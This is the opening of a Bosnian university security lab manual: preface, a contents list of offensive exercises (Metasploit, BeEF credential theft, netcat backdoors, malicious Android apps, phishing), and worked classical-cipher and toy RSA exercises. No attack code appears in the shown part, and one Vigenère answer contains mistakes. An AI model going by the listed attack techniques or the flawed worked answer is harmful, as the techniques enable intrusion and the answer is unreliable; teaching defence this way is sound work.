

UNIVERZITET U SARAJEVU
ELEKTROTEHNIČKI FAKULTET



BURPSUITE

Nessus

firewall

SSLSTRIP

TRUECRYPT

COOKIE

CAIN & ABEL

phishing

SHA-2

TrueCrypt

NSSPOOF

SHELLCODE

XSS

BURPSUITE

AES

NMAP

backdoor

EXPLOIT

WEBGOAT

HASHDUMP

NETCAT

SSH

BeEF

METERPRETER

SOCIAL ENGINEERING

WebGoat

COOKIE

KAYLOG

METASPLOIT

RSA

WebGoat

FIREWALL

dnsspoof

Mailvelope

NESSUS

SQL INJECTION

WEBGOAT

Putty

arpspoof

HTTPS

JOHN THE RIPPER

BACKDOOR

PRAKTIKUM SIGURNOSTI RAČUNARSKIH SISTEMA

UNIVERZITETSKO IZDANJE
Sarajevo, 2018. god

SAŠA
MRDOVIĆ

UNIVERZITET U SARAJEVU
ELEKTROTEHNIČKI FAKULTET



Saša Mrdović

Praktikum sigurnosti računarskih sistema

Univerzitetsko izdanje

Sarajevo, 2018. godina

Autor: Saša Mrdović
Naziv djela: Praktikum sigurnosti računarskih sistema
Broj izdanja: I
Izdavač: Elektrotehnički fakultet Univerziteta u Sarajevu

Recenzenti:
Vanr. prof. dr Samir Ribić, Elektrotehnički fakultet, Univerzitet u Sarajevu
Doc. dr Sabina Baraković, Fakultet za saobraćaj i komunikacije, Univerzitet u Sarajevu

DTP: Saša Mrdović
Naslovnica: Aida Sadžak

Godina izdanja i godina štampanja: 2019.

CIP - Katalogizacija u publikaciji
Nacionalna i univerzitetska biblioteka
Bosne i Hercegovine, Sarajevo

004.056(075.8)(076)

MRDOVIĆ, Saša
Praktikum sigurnosti računarskih sistema / Saša Mrdović.
- Sarajevo : Elektrotehnički fakultet, 2018. - XII,
320 str. : ilustr. ; 25 cm

Bibliografija: str. [317]-320.

ISBN 978-9958-629-72-3

COBISS.BH-ID 26774790

Odlukom Senata Univerziteta u Sarajevu broj 01-899-2/18 od 18.7.2018. godine ova publikacija je dobila univerzitetsku saglasnost.

Mojoj dragoj mami,
kao mali znak pažnje za toliko toga što mi je dala.

Predgovor

Ova knjiga nastala je iz skupa laboratorijskih vježbi na predmetu "Tehnologije sigurnosti" koji predajem na drugoj godini master studija na Odsjeku za računarstvo i informatiku, Elektrotehničkog fakulteta, Univerziteta u Sarajevu. Knjiga je pisana tako da može poslužiti kao praktikum za vježbe za ovaj predmet. Kao takva, knjiga se bavi praktičnim i, u vrijeme pisanja, savremenim alatima za očuvanje, ali i ugrožavanje sigurnosti računarskih sistema. Kao i većina akademskih autora iz ove oblasti, smatram da trebate nekoga naučiti kako se napada da bi ga bolje mogli naučiti kako se odbraniti. Knjiga se oslanja na teoretska objašnjenja iz udžbenika za ovaj predmet [32]. Pored namjene obrazovanja mojih studenata vjerujem da knjiga može poslužiti i drugima za upoznavanje sa praktičnim aspektima sigurnosti računarskih sistema.

Primarni cilj ove knjige je pokazati opšte ideje i pristupe na kojima se zasnivaju napadi na sigurnost informacija, kao i odbrane od takvih napada. Razumijevanje ovih ideja i pristupa daje osnovu za borbu protiv ugrožavanja sigurnosti računarskih sistema u uslovima gdje se stalno pojavljuju novi propusti i novi napadi zasnovani na njima. Velika većina novih propusta i napada su samo novi javni oblici već principijelno poznatih propusta i napada.

Sekundarni cilj je pokazati praktične izvedbe napada i odbrana od njih, aktuelne u vrijeme pisanja. One služe kao primjer kako se predstavljene ideje i pristupi primjenjuju u konkretnim slučajevima. Praktična izvedba napada, takođe, pokazuje kako napadi nisu samo teoretske prirode već da su stvarno izvodivi i imaju posljedice. To može poslužiti da se studentima, ali i onim koji odlučuju o ulaganju u sigurnost, ukaže na stvarnu potrebu provedbe mjera zaštite sigurnosti računarskih sistema. Prikazani alati i napadi će neizbježno zastariti, ali čine materijal trenutno aktuelnijim i zanimljivijim za one čitaoce koji se operativno bave ovom oblašću.

VIII Predgovor

Kako je knjiga namijenjena da bude literatura za posljednju godinu studija na Odsjeku za računarstvo i informatiku, očekuje se da njeni čitaoci imaju dobro poznavanje računarstva i informatike. To znači da je za lakše razumijevanje knjige potrebno znati način rada operativnih sistema i korištenja hardvera. Potrebno je takođe poznavati programiranje i rad kompajlera. Neophodno je i znati kako rade računarske mreže i razumjeti najčešće korištene protokole.

Knjiga se sastoji se od 14 poglavlja. Svako poglavlje je jedna praktična vježba izvodiva u računarskoj učionici. Poglavlja tematski prate udžbenik [32]. Na početku poglavlja su date detaljne upute o stvaranju okruženja potrebnog za provođenje vježbe. Svako poglavlje predstavlja cjelinu za sebe i može se zasebno čitati. Poglavlja se djelimično oslanjaju i pozivaju jedno na drugo. Za proširivanje znanja dobro može poslužiti korištena literatura navedena na kraju knjige. U sklopu svakog poglavlja su referencirane knjige koje dobro pokrivaju i proširuju znanja iz oblasti poglavlja. Pored knjiga referencirane su i web lokacije na kojima se mogu naći savremeni podaci.

Želio bih se zahvaliti recenzentima knjige profesorima Samiru Ribiću i Sabini Baraković za korisne savjete koji su učinili da konačna verzija ove knjige bude bolja od one koju su oni prvobitno dobili. Zahvaljujem se mojoj drugarici Aidi Sadžak što je pomogla da naslovnica ne bude totalno inženjerska. Zahvaljujem se kolegama sa fakulteta koji su prošli proces izdavanja knjige što su podjeli svoja iskustva i dali mi korisne operativne savjete koji su omogućili da knjiga bude urađena onako kako procedure zahtjevaju. Roditeljima hvala što su uvijek podržavali da izaberem životni put koji želim i koji me doveo i do ove knjige. I naravno najveća zahvala ide mojoj djeci Alenu i Lani, za radosti koje mi pružaju i kojim me stimulišu, i mojoj Mimici, najboljem izboru koji sam napravio u životu.

Sarajevo, decembar 2018.

Saša Mrdović

Sadržaj

1	VJEŽBA: Uvod u kriptografiju	1
1.1	Šifriranje i dešifriranje sa i bez znanja ključa	1
2	VJEŽBA: Upotreba kriptografije	11
2.1	Potpisivanje i šifriranje poruka e-pošte upotrebom klijenta za e-poštu	11
2.2	Potpisivanje i šifriranje poruka e-pošte u web pregledniku	24
2.3	Šifriranje podataka na trajnom mediju	35
3	VJEŽBA: Provjera kvaliteta lozinke	51
3.1	Prijava na OS bez poznavanja lozinke	51
3.1.1	Na Widows OS	51
3.1.2	Na Linux OS	61
3.2	Pogađanje Windows lozinke alatom <i>Cain & Abel</i>	65
3.2.1	Pretraživanjem svih kombinacija (<i>brute force</i>)	69
3.2.2	Korištenjem "rječnika" (<i>dictionary</i>)	72
3.2.3	Korištenjem metoda "duginih tabela" (<i>rainbow tables</i>)	74
3.3	Pogađanje Linux lozinke	77
3.3.1	Korištenjem alata <i>John the Ripper</i>	78
4	VJEŽBA: Kontrola pristupa na operativnim sistemima	83
4.1	Windows OS	83
4.1.1	<i>Read-only</i> atribut	83
4.1.2	<i>Hidden</i> atribut	85
4.1.3	Šifriranje datoteka	86
4.1.4	Eksplisitno dodjeljivanje prava korisnicima na datoteku ...	89

X Sadržaj

4.1.5	Mogućnost ograničavanja prava pristupa datoteci za Administratora	93
4.2	Linux OS	97
4.2.1	Uspostavljanje strukture datoteka i korisničkog prostora ...	97
4.2.2	Razlika u pravima za datoteke i direktorije	99
4.2.3	Nove tekstualne datoteke i povezivanje	105
4.2.4	Podrazumjevana (<i>default</i>) prava pristupa datotekama	106
4.2.5	<i>setuid</i> bit, <i>setgid</i> bit and <i>sticky</i> bit	107
4.2.6	Uklanjanje napravljenih izmjena	109
5	VJEŽBA: Primjeri preljeva međuspremnika (<i>buffer overflow</i>)	111
5.1	Jednostavni slučaj	111
5.2	Mijenjanje toka programa i izvršavanje komande po želji napadača	118
6	VJEŽBA: Sigurnosni propusti standardnih mrežnih protokola	135
6.1	Kolekcija alata dsniff	135
6.1.1	arpspoof	136
6.1.2	dnsspoof	139
6.2	sslstrip alat	142
7	VJEŽBA: Analiza dostupnih mrežnih usluga i sigurnosnih propusta u njima	149
7.1	Analiza dostupnih mrežnih usluga i propusta u njima	149
7.1.1	Nmap	149
7.1.2	Nessus	156
7.2	Analiza računara sa Windows OS	168
7.2.1	MBSA	168
8	VJEŽBA: Provjera mogućnosti iskorištavanja sigurnosnih propusta	173
8.1	Metasploit - instalacija i konfiguracija	173
8.2	Metasploit - iskorištavanje sigurnosnih propusta i obavljanje zlonamjernih akcija	178
8.2.1	Iskorištavanje sigurnosnog propusta na Windows OS	179
8.2.2	Iskorištavanje sigurnosnog propusta na Linux OS	187
8.2.3	Iskorištavanje sigurnosnog propusta za DoS napad	191
9	VJEŽBA: Testiranje različitih sigurnosnih propusta u web aplikaciji	195
9.1	Priprema	195
9.1.1	BurpSuite	195
9.1.2	WebGoat	199

9.2	Ulazni podaci	200
9.3	<i>Cookie</i> - potvrđivanje identiteta	206
9.4	WebGoat - umetanje OS komandi	211
9.5	WebGoat - umetanje SQL komandi	215
9.6	WebGoat - XSS (<i>Cross-Site Scripting</i>)	221
10	VJEŽBA: Testiranje različitih sigurnosnih propusta u web preglednicima	231
10.1	Priprema - Instalacija BeEF	231
10.2	Napadi na web preglednike upotrebom BeEF	234
10.2.1	Povezivanje web preglednika sa BeEF	234
10.2.2	Krađa korisničkih prijavnih podataka za Facebook kroz BeEF	237
10.2.3	Napad na web preglednik korištenjem Metasploit kroz BeEF	240
11	VJEŽBA: Posljedice iskorištavanja sigurnosnih propusta i zlonamjerni softver	253
11.1	Netcat - osnovne korištene komande	253
11.2	Upotreba Netcat kao <i>backdoor</i>	258
11.3	Upotreba Metasploit za pravljenje <i>backdoor</i>	264
12	VJEŽBA: Upravljanje digitalnim pravima - Reverzni inženjering	273
12.1	Alat - <i>OllyDbg</i>	273
12.2	Analiza izvršnog koda	274
12.3	Izmjena izvršnog koda	282
13	VJEŽBA: Sigurnost mobilnih uređaja	287
13.1	Upotreba Metasploit za pravljenje zlonamjerne Android aplikacije	287
13.1.1	Posebna zlonamjerna Android aplikacija	287
13.1.2	Umetanje zlonamjernog koda u postojeću Android aplikaciju	290
13.2	Instalacija na uređaj i pokretanje	291
13.2.1	Posebna zlonamjerna Android aplikacija	291
13.2.2	Postojeća Android aplikacija sa umetnutim zlonamjernim kodom	295
13.3	Mogućnosti Meterpreter-a na Android uređajima	295
14	VJEŽBA: Ljudski faktor - Analiza i pravljenje <i>phishing</i> poruka elektronske pošte	301
14.1	Upotreba "The Social-Engineer Toolkit (SET)" za <i>phishing</i> napade	301

XII Sadržaj

Literatura317

VJEŽBA: Uvod u kriptografiju

Ova vježba ima za cilj upoznavanje studenata sa osnovnim algoritmima šifriranja i dešifriranja. Studenti treba da steknu osjećaj za proces šifriranja i promjene koje različiti algoritmi naprave na izvornom tekstu. Kroz šifriranje i dešifriranje bez upotrebe računara studenti imaju uvid u operacije koje se provode i napor potreban za njihovo izvršavanje. Ovo je bitno radi poznavanja kompleksnosti različitih osnovnih načina šifriranja i dešifriranja, te zahtjeva na resurse, vrijeme, procesorsku moć i memoriju, koji su im potrebni. Za teoretsko objašnjenje ovih operacija vidjeti knjigu [32] koja je usklađena sa ovim vježbama.

Poseban zadatak je dešifriranje izvornog teksta šifriranog *Vigenere*-ovim šifраторom bez poznavanja ključa. Tokom ovog zadatka studenti se upoznaju sa osnovama kriptanalize. Pokazuje se kako je i šifратор koji se nekada smatrao nedšifrabilnim (bez poznavanja ključa) moguće "pobijediti". Za ovaj zadatak se koriste web lokacije koje pomažu u rješavanju, ali i omogućavaju uvid u sve korake dešifriranja, kao i učešće korisnika u ovom procesu.

1.1 Šifriranje i dešifriranje sa i bez znanja ključa

1. Šifrirati Cezarovim šifраторom slijedeći tekst "OVO NIJE TEŠKO" (zanemariti razmake).

Rješenje: Cezarovo šifriranje – rotiranje za tri unaprijed u skupu znakova.

Ovdje naša abeceda, pa imamo:

O → S

V → A

O → S

N → P

2 1 VJEŽBA: Uvod u kriptografiju

I → L
J → LJ
E → H
T → Z
E → H
Š → V
K → M
O → S

Šifrirani tekst: "SASPLLJHZHVMS"

Napomena: Obratiti pažnju da se u šifriranom tekstu nalazi dvoznačno slovo LJ. Ovo može predstavljati problem pri dešifriranju jer je potrebno razlikovati slovo LJ od uzastopnih slova L i J. Želi se ukazati na jedno od bitnijih pitanja kriptografije, a to je praktična izvedba algoritma. Algoritam može biti dobar, ali protokol koji ga koristi ili njegova realizacija mogu imati nedostatke.

2. Dešifrirati slijedeći tekst "EHVLILTČRHLJHNČMS" šifriran Cezarovim šifратором (u dešifrovani tekst ubaciti razmake na odgovarajuća mjesta).

Rješenje: Cezarovo dešifriranje – rotiranje za tri unazad u skupu znakova. Ovdje naša abeceda, pa imamo:

E → D
H → E
V → Š
L → I
I → F
L → I
T → R
Č → A
R → NJ
H → E
LJ → J
H → E
N → L
Č → A
M → K
S → O

Dešifrirani izvorni tekst: „DEŠIFRIRANJE JE LAKO“

Napomena: Slično kao i gore, dvoznačno slovo LJ nalazi se u šifriranom tekstu. To je neophodno znati prije dešifriranja.

3. Šifrirati transpozicijskim šifраторom slijedeći tekst “PRILIČNO JE LAGANO” (zanemariti razmake), ako je ključ (pomak) 4.

Rješenje: Transpozicija – premještanje znakova poruke po nekom pravilu. Ovdje jednostavno prepisivanje u redove dužine 4 i čitanje po kolonama.

PRIL
IČNO
JELA
GANO

Šifrirani tekst „PIJGRČEAINLNLOAO“

4. Dešifrirati slijedeći tekst “ZJNAEIV0ŠAVT50A” šifriran transpozicijskim šifраторom, ako je ključ (pomak) 5 (u dešifrovani tekst ubaciti razmake na odgovarajuća mjesta).

Rješenje: Dešifriranje transpozicije, prepisivanje po kolonama kojih treba biti onoliko koliki je ključ (ovdje 5), pri čemu je broj redova, nakon kog počinje nova kolona, jednak rezultatu dijeljenja ukupnog broja znakova šifriranog teksta (15) sa brojem kolona, dužinom ključa (5), što je 3.

ZAVAS
JEOVO
NIŠTA

Dešifrirani izvorni tekst „ZA VAS JE OVO NIŠTA“

5. Šifrirati Vigenere-ovim šifраторom slijedeći tekst “NEŠTO TEŽE” (zanemariti razmake), ako je ključ riječ “KLJUČ”.

Rješenje: Šifriranje Vigenere-ovim šifраторom je slično Cezarovom, s tim što se prvi simbol originalne poruke rotira prema udaljenosti prvog slova ključa od početka skupa simbola (ovdje naša abeceda), drugi simbol prema udaljenosti drugog slova ključa od početka, i tako dok se ne potroši ključ, a onda

4 1 VJEŽBA: Uvod u kriptografiju

se počinje opet sa prvim slovom ključa.

Znači:

N se rotira za udaljenost K od A što je 15 i postaje Č
E se rotira za udaljenost LJ od A što je 17 i postaje Š
Š se rotira za udaljenost U od A što je 27 i postaje O
T se rotira za udaljenost Č od A što je 5 i postaje Ž

ključ je potrošen i slijedeće slovo se pomjera prema prvom slovu ključa, naredno prema drugom i tako do kraja poruke

O se rotira za udaljenost K od A što je 15 i postaje Ć
T se rotira za udaljenost LJ od A što je 17 i postaje H
E se rotira za udaljenost U od A što je 27 i postaje Ć
Ž se rotira za udaljenost Č od A što je 5 i postaje Ć
E se rotira za udaljenost K od A što je 15 i postaje R

Šifrirani tekst „CŠOŽĆHĆR“

6. Dešifrirati slijedeći tekst “BZBČAGMZ” šifriran Vigenere-ovim šifраторom, ako je ključ riječ “JOK”.

Rješenje: Dešifriranje Vigenere-ovim šifраторom je obratan postupak od šifriranja. Prvi simbol šifrirane poruke rotira unazad prema udaljenosti prvog slova ključa od početka skupa simbola (ovdje naša abeceda), drugi simbol prema udaljenosti drugog slova ključa od početka, i tako dok se ne potroši ključ, a onda se počinje opet sa prvim slovom ključa.

Znači:

B se rotira unazad za udaljenost J od A što je 14 i postaje N
Z se rotira unazad za udaljenost O od A što je 21 i postaje E
B se rotira unazad za udaljenost K od A što je 15 i postaje M

ključ je potrošen i slijedeće slovo se pomjera prema prvom slovu ključa, naredno prema drugom i tako do kraja poruke

Č se rotira unazad za udaljenost J od A što je 14 i postaje O
A se rotira unazad za udaljenost O od A što je 21 i postaje G

G se rotira unazad za udaljenost K od A što je 15 i postaje U
 M se rotira unazad za udaljenost J od A što je 14 i postaje Ć
 Z se rotira unazad za udaljenost O od A što je 21 i postaje E

Dešifrirani izvorni tekst „NEMOGUĆE“

7. Dešifrirati slijedeći tekst šifriran Vigenere-ovim šifраторom (ključ je nepoznat):

```
MVWZXMQVYZLWSWYNICZQYDLCWERSGYVWSLNCMXZOGYEWCDLGCIFYDYGS
CIQYRQIWROQQOGBMRIAFCMCGGPITRYKPKTFIEQKWSZTMBXGXKRYSJFMC
GIBSRRRMQMSLDIVDXFOVCKHCBRCOHQYRJIEZBMCPSTOVTSIUJJRRIKKNN
BTMSRRCSDMVWZXMVYZLWBIJOZYXXRYXFKXSCIRRMQMLYZXCBTPYZGNIQ
CYARELYZCBZGOAABCNDSEBENRMAZVMSAYPQZVMFMBOEAYVLOVQDSLOJM
BWCMPYOGMWQSMAXKXGYRRRIQOTPYXMMSJCEPOFSSPRYRGNIYCTPOWCXXC
NMLDLGCGFKTROVYXHYBIBSWAEWQOHYDPCXKRRRPYDIPYR
```

NAPOMENA: Originalni tekst je na engleskom jeziku. Potrebno je koristiti engleski alfabet i statističke karakteristike engleskog. Dozvoljeno je korištenje svih alata uključujući i Web.

Rješenje: Dešifriranje teksta šifriranog Vigenere-ovim šifраторom bez poznavanja ključa smatralo se dugo vremena nemogućim. Ovaj šifратор dobio je nadimak "nedešifrabilni".

Način na koji je ipak moguće to uraditi dobar je primjer kako se može raditi kriptooanaliza, ta na šta treba obratiti pažnju prilikom dizajniranja šifratora.


Prvi korak je traženje grupa znakova koji se ponavljaju. Ponavljanje grupa znakova je najčešće uzrokovano šifriranjem iste grupe znakova istim ključem, ili nekim njegovim dijelom. Pošto ovo traženje može biti naporno za čovjeka korisno je potražiti pomoć računara. Ovdje je korištena web lokacija "The Black Chamber" koju održava Simon Singh autor knjige "The Code Book" o istoriji kriptografije [50]. Na ovoj lokaciji mogu se naći različita objašnjenja i alati vezani za šifratore i dešifriranje. Za ovu konkretnu namjenu korišten je alat za dešifriranje Vigenere šifriranog teksta koji se nalazi na adresi:

http://www.simon Singh.net/The_Black_Chamber/vigenere_cracking_tool.html

Nakon unošenja teksta koji treba dešifrirati u odgovarajuće polje pokreće se proces traženja grupa znakova koje se ponavljaju.

Alat je pronašao 51 grupu znakova koji se ponavljaju. Za svaku grupu naveo je nakon koliko znakova se ponavlja. Minimalna veličina grupe je tri znaka. Maksimalna veličina koju koristi ovaj alat je pet znakova. (Vrijedi napomenuti da za konkretan šifrirani tekst postoje i duže grupe znakova koje se ponavljaju. Od ovih grupa najduža je MVWZXMQVYZLW koja se ponavlja nakon 180 znakova.). Razmaci između ponavljanja kreću se od 9 do 300. U ovom koraku potrebno je pretpostaviti dužinu ključa kao najveći zajednički djelilac većine razmaka između ponavljanja. Pošto svako ponavljanje ne mora biti posljedica šifriranja iste grupe znakova istim dijelom ključa onda se i najveći zajednički djelilac ne traži za sve razmake. Alat nudi tabelu sa svim djeliocima i informacijom o tome za koje razmake su djeliocima. Potrebno je izabrati odgovarajući. Uvidom u razmake može se zaključiti da je broj tri djelilac za sve razmake osim dva (19 i 29, koji su prosti brojevi). Iz ovog razloga izabran je broj 3, za pretpostavljenu dužinu ključa, klikom na "03" u zaglavlju odgovarajuće kolone.

Slijedeći korak je pronalaženje tri znaka od kojih se ključ sastoji. Za ovo se koristi analiza učestalosti ponavljanja znakova na pojedinim mjestima u šifriranom tekstu. Ako je ključ dužine tri svaka treći znak će biti šifriran na isti način (pomjeren u skupu znakova za isti broj). Za prvi znak ključa vrši se analiza znakova 1,4, 7, ..., $3 \cdot n + 1$, ... Na osnovu ove analize, klikom na dugme "L1" na dnu stranice, dobije se frekventna raspodjela znakova na ovim mjestima kao na slici 1.1.




Slika 1.1: Frekventna raspodjela za prvi znak

Uz ovu raspodjelu ponuđena je i standardna frekventna raspodjela znakova za tekstove na engleskom jeziku. Ta raspodjela prikazana je na slici 1.2.

Alat nudi mogućnost pomjeranja dobivene frekvencije raspodjele znakova u lijevo ili desno dok se ne dobije najbliže poklapanje sa raspodjelom za engleski jezik. Najbolje poklapanje dobiveno je za položaj na slici 1.3.



Slika 1.2: Frekventna raspodjela znakova za tekstove na engleskom



Slika 1.3: Poklapanje raspodjela za prvi znak ključa

Iz ovog poklapanje se očitava da bi prvi znak ključa trebao biti "K", koji je prvi znak na donjoj raspodjeli.

Ovaj alat nudi mogućnost vizualne uporedbe svih znakova, što olakšava utvrđivanje pravog znaka ključa. Bez vizualne uporedbe obično se pretpostavi da je znak koji je najčešći u šifriranom tekstu posljedica šifriranja znaka koji je najčešći u jeziku izvornog teksta. Ovdje je najčešći znak u šifriranom tekstu "O", pa se pretpostavlja da je izvorni znak "E", koji je najčešći u engleskom jeziku. Iz ovog preslikavanja se utvrdi udaljenost (broj znakova) između "E" i "O", što je 9. Na to se doda 2 za dva znaka i dobije se 11. Zatim se 11. slovo engleske abecede utvrdi kao prvo slovo ključa.


Ova procedura ponovi se za drugi i treći znak ključa. Pronađena poklapanja raspodjela data su na slikama 1.4 i 1.5.

Iz ovih poklapanja sa očitava da bi drugi i treći znak ključa trebali biti "E" i "Y".

Prema dosadašnjoj analizi ključ bi trebao biti niz znakova "KEY". Upotrebom ovog ključa za dešifriranje trebao bi se dobiti smislaon tekst. Rezultat koji se dobije je:



Slika 1.4: Poklapanje raspodjela za drugi znak ključa



Slika 1.5: Poklapanje raspodjela za treći znak ključa

CRYPTOGRAPHYISADEEPMATHEMATICALSUBJECTBECAUSETHISBOOKFOCUS
 ESONSYSTEMSECURITYWEVIEWCRYPTOGRAPHYASASUPPORTINGTOOLVIEWE
 DINTHISCONTEXTTHEREADERNEEDSONLYABRIEFOVERVIEWOFTHEMAJORPO
 INTSOFCRYPTOGRAPHYRELEVANTTOTHATUSETHISCHAPTERPROVIDESSUCH
 ANOVERVIEWCRYPTOGRAPHICPROTOCOLSPROVIDEACORNERSTONEFORSECU
 RECOMMUNICATIONTHESEPROTOCOLSAREBUILTONIDEASPRESENTEDINTHI
 SCHAPTERANDAREDISCUSSEDATLENGTHLATERON

Kada se lijepo prepiše, sa ubacivanjem razmaka i tačaka, te malim i velikim slovima, dobije se početni tekst osmog poglavlja knjige “Introduction to Computer Security” Matt Bishop-a [5].:

”Cryptography is a deep mathematical subject. Because this book focuses on system security, we view cryptography as a supporting tool. Viewed in this context, the reader needs only a brief overview of the major points of cryptography relevant to that use. This chapter provides such an overview. Cryptographic protocols provide a cornerstone for secure communication. These

protocols are built on ideas presented in this chapter and are discussed at length later on.”

8. Šifrirati RSA algoritmom slijedeći tekst “poruka”, ako je javni ključ (3,33).

Rješenje: Uvodimo kodiranje:

a → 0
 b → 1
 c → 2
 č → 3
 ć → 4
 d → 5
 dž → 6
 đ → 7
 e → 8
 f → 9
 g → 10
 h → 11
 i → 12
 j → 13
 k → 14
 l → 15
 lj → 16
 m → 17
 n → 18
 nj → 19
 o → 20
 p → 21
 r → 22
 s → 23
 š → 24
 t → 25
 u → 26
 v → 27
 z → 28
 ž → 29

Po ovom kodiranju tekst “poruka” se zapisuje sa slijedećim brojevima: ”21 20 22 26 14 0”.

Šifriranje se ostvaruje izvršavanjem odgovarajuće računске operacije nad simbolima izvornog teksta zapisanim u obliku brojeva. Ta računска operacija je:

(brojno kodirani znak izvorne poruke)^{javni ključ} mod (zajednicki dio kljuca) = brojno kodirani znak sifrirane poruke

$$21^3 \bmod 33 = 21 \rightarrow p$$

$$20^3 \bmod 33 = 14 \rightarrow k$$

$$22^3 \bmod 33 = 22 \rightarrow r$$

$$26^3 \bmod 33 = 20 \rightarrow o$$

$$14^3 \bmod 33 = 5 \rightarrow d$$

$$0^3 \bmod 33 = 0 \rightarrow a$$

Šifrirani tekst je "pkroda".

9. Dešifrirati slijedeći tekst "dripljk" šifriran RSA algoritmom ako je privatni ključ (7,33).

Rješenje: Ako se koristi isto kodiranje kao i u prethodnom zadatku šifrirani tekst "dripljk" se zapisuje sa slijedećim brojevima: "5 22 12 21 16 14".

Dešifriranje se ostvaruje izvršavanjem odgovarajuće računске operacije nad simbolima izvornog teksta zapisanim u obliku brojeva. Ta računska operacija je:

(brojno kodirani znak sifrirane poruke)^{privatni ključ} mod (zajednicki dio kljuca) = brojno kodirani znak izvorne poruke

$$5^7 \bmod 33 = 14 \rightarrow k$$

$$22^7 \bmod 33 = 22 \rightarrow r$$

$$12^7 \bmod 33 = 12 \rightarrow i$$

$$21^7 \bmod 33 = 21 \rightarrow p$$

$$16^7 \bmod 33 = 25 \rightarrow t$$

$$14^7 \bmod 33 = 20 \rightarrow 0$$

Dešifrirani izvorni tekst je "kripto".

VJEŽBA: Upotreba kriptografije

Ova vježba ima za cilj upoznavanje studenata sa nekim od praktičnih upotreba kriptografije za zaštitu povjerljivosti i integriteta poruka i/ili podataka, kao i sa osiguravanjem autentičnosti pošiljaoca (integriteta izvora). Kroz vježbu se prezentiraju alati za realizaciju ovih funkcija aktuelni u vrijeme pisanja. Ovi alati omogućavaju digitalno potpisivanje i šifriranje poruka e-pošte, te šifriranje podataka na trajnim medijima. Za teoretsko objašnjenje ovih operacija vidjeti knjigu [32] koja je usklađena sa ovim vježbama.

2.1 Potpisivanje i šifriranje poruka e-pošte upotrebom klijenta za e-poštu

Upotrebom programa Mozilla Thunderbird i njegovog dodatka Enigmail potrebno je poslati jednu potpisanu i jednu šifriranu poruku.¹


Rješenje: Potrebno je imati instaliran i konfigurisan Mozilla Thunderbird na računarima. Instalacija i konfiguracija ovog klijenta za e-poštu ne spada u oblast sigurnosti računarskih sistema, pa ovdje nije posebno objašnjena. Datoteku za instalaciju Thunderbird moguće je preuzeti sa lokacije:

<https://www.mozilla.org/en-US/thunderbird/all.html>

Upute za instalaciju na Windows [31] i Linux [30] nalaze se na Mozilla web lokaciji.

¹ Mozilla Thunderbird i Enigmail su *open source* programi koji postoje u verzijama za Windows i Linux, tako da studenti sami mogu izabrati pod kojim operativnim sistemom će realizovati ovaj zadatak

Instalacija dodatka Enigmail za Thunderbird je prilično jednostavna. Putem izbora menija "Tools" i stavke "Add-ons" dolazi se do ekrana za upravljanje dodacima. Unosom pojma "Enigmail" u polje za pretragu, kao prvi rezultat se dobije potrebni dodatak. Izgled ekrana nakon pretrage prikazan je na slici 2.1.



Slika 2.1: Dodavanje Enigmail u Thunderbird

Nakon preuzimanja dodatka Enigmail potrebno je ponovo pokrenuti Thunderbird, o čemu Thunderbird i daje obavještenje. Nakon ponovnog pokretanja Thunderbird u meniju se pojavljuje stavka Enigmail. Izborom ove stavke i njene podstavke "Setup Wizard" pokreće se konfiguracija Enigmail kroz savjete. Moguće je izabrati i ručno podešavanje, ali u prvom trenutku to nije neophodno. Dodatna podešavanje se mogu uraditi i kasnije.

Tokom ove konfiguracije uz svako pitanje koje se postavi data su i neka teoretska objašnjenja. Pitanja koja su ovdje navedena odnose se na verziju 1.7.2 koja je aktualna u vrijeme pisanja. Neka od pitanja i ponuđenih opcija se razlikuju od verzije do verzije, ali su principijelno slična.

Prvo pitanje koje se postavlja je vezano za izbor poruka koje će biti šifrirane. Pošto je za šifriranje poruke potrebno imati ključ koji je vezan za primaoca,

